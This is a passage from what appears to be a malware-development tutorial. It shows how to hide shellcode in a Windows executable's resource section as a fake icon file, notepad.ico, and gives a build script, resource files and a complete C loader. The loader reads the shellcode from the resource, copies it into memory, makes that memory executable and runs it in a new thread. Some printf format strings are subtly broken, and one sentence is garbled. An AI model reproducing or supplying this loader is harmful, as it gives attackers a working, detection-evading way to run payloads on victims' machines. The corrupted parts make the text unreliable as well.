


## Embedding Shellcode in .rsrc section:

In the earlier section, we saw that we had put our shellcode in both .txt and the .data part, so this time we will do it in the .rsrc part.

Here in the file, we can see that we have the shellcode that we had earlier generated in Kali Linux, notepad.ico, which is a fake icon file, so we will be using that as our shellcode



Here's what the compile.bat file does:

```
1 @ECHO OFF
2
3 rc resources.rc
4 cvtres /MACHINE:x64 /OUT:resources.o resources.res
5 cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Isrc /Isrcpayload /link /OUT:rsrcpayload.exe /SUBSYSTEM:CONSOLE /MACHINE:x64 resources.o
```

Here we have the RC compiler, which is a resource compiler, that uses resources.rc extension, and compiles to resources.res, then later cvtres(Convert resources) converts the resources.rc file to resources.o file and .o files are required to build your final .exe files.

So, here's what's there inside resources.rc file:

```
1 #include "resources.h"
2
3 MY_ICON RCDATA notepad.ico
4
```

Here we are associating the "MY\_ICON" to the RCDATA type, and the file is notepad.ico

Now let's look at resources.h file:

```
1 #define MY_ICON 200
2
```

Here resources.h is a header file, here we are defining "MY\_ICON" as a constant 200

And the source code, rsrccpayload is:

```
1 #include <windows.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <string.h>
5 #include <string.h>
6 #include "resources.h"
7
8 int main(void) {
9     void * alloc_mem;
10     BOOL retval;
11     HANDLE threadHandle;
12     DWORD oldprotect = 0;
13     HGLOBAL resHandle = NULL;
14     HRSRC res;
15
16     unsigned char * shellcodePayload;
17     unsigned int lengthOfshellcodePayload;
18
19     // Retrieve shellcode payload from resources section
20     res = FindResource(NULL, MAKEINTRESOURCE(MY_ICON), RT_RCDATA);
21     resHandle = LoadResource(NULL, res);
22     shellcodePayload = (char *) LockResource(resHandle);
23     lengthOfshellcodePayload = SizeofResource(NULL, res);
24
25     // Allocate some memory space for shellcodePayload
26     alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
27     printf("\n- J0s : 0x%04p\n", "shellcodePayload addr", (void *)shellcodePayload);
28     printf("\n- 20s : 0x%04p\n", "alloc_mem addr", (void *)alloc_mem);
29
30     // Copy shellcodePayload to newly allocated memory
31     RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);
32
33     // Set the newly allocated memory to be executable
34     retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);
35
36     printf("\nPress Enter to Create Thread\n");
37     getchar();
38
39     // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
40     if (retval != 0) {
41         threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
42         WaitForSingleObject(threadHandle, -1);
43     }
44
45     return 0;
46 }
```

To retrieve the data(shellcode) from the resources section, I have added the following code:

```
// Retrieve shellcode payload from resources section
res = FindResource(NULL, MAKEINTRESOURCE(MY_ICON), RT_RCDATA);
resHandle = LoadResource(NULL, res);
shellcodePayload = (char *) LockResource(resHandle);
lengthOfshellcodePayload = SizeofResource(NULL, res);
```

We are using the "FindResource" function:

Here's the syntax of it:

```
C++ Copy

HRSRC FindResourceA(
    [in, optional] HMODULE hModule,
    [in]           LPCSTR  lpName,
    [in]           LPCSTR  lpType
);
```

And the important parameters are lpname(Name of the resource), and lptype(Type of the resource).

So, here the "FindResource" API will look inside the resource file, and search for the RT\_RCDATA file type, and MY\_ICON name file.

If the function succeeds, the return value is a handle to the specified resource's information block. To obtain a handle for the resource, pass this handle to the LoadResource function.

Now we will be using the "LoadResource" function:

```
C++ Copy  
  
HGLOBAL LoadResource(  
    [in, optional] HMODULE hModule,  
    [in]           HRSRC  hResInfo  
);
```

It takes the "res" as its parameter, which we got from the "FindResource" function.

If the function succeeds, the return value is a handle to the data associated with the resource.

Now we have the rectangle, so we will use the "LockResource" function we got the first pointer to our byte, where the shellcode is loaded.

Now the rest of the code is the same, as earlier we used, like then we use the "VirtualAlloc" function, then we use "RtlMoveMemory" then use "VirtualProtect" function, and then we create a thread using the "CreateThread" function.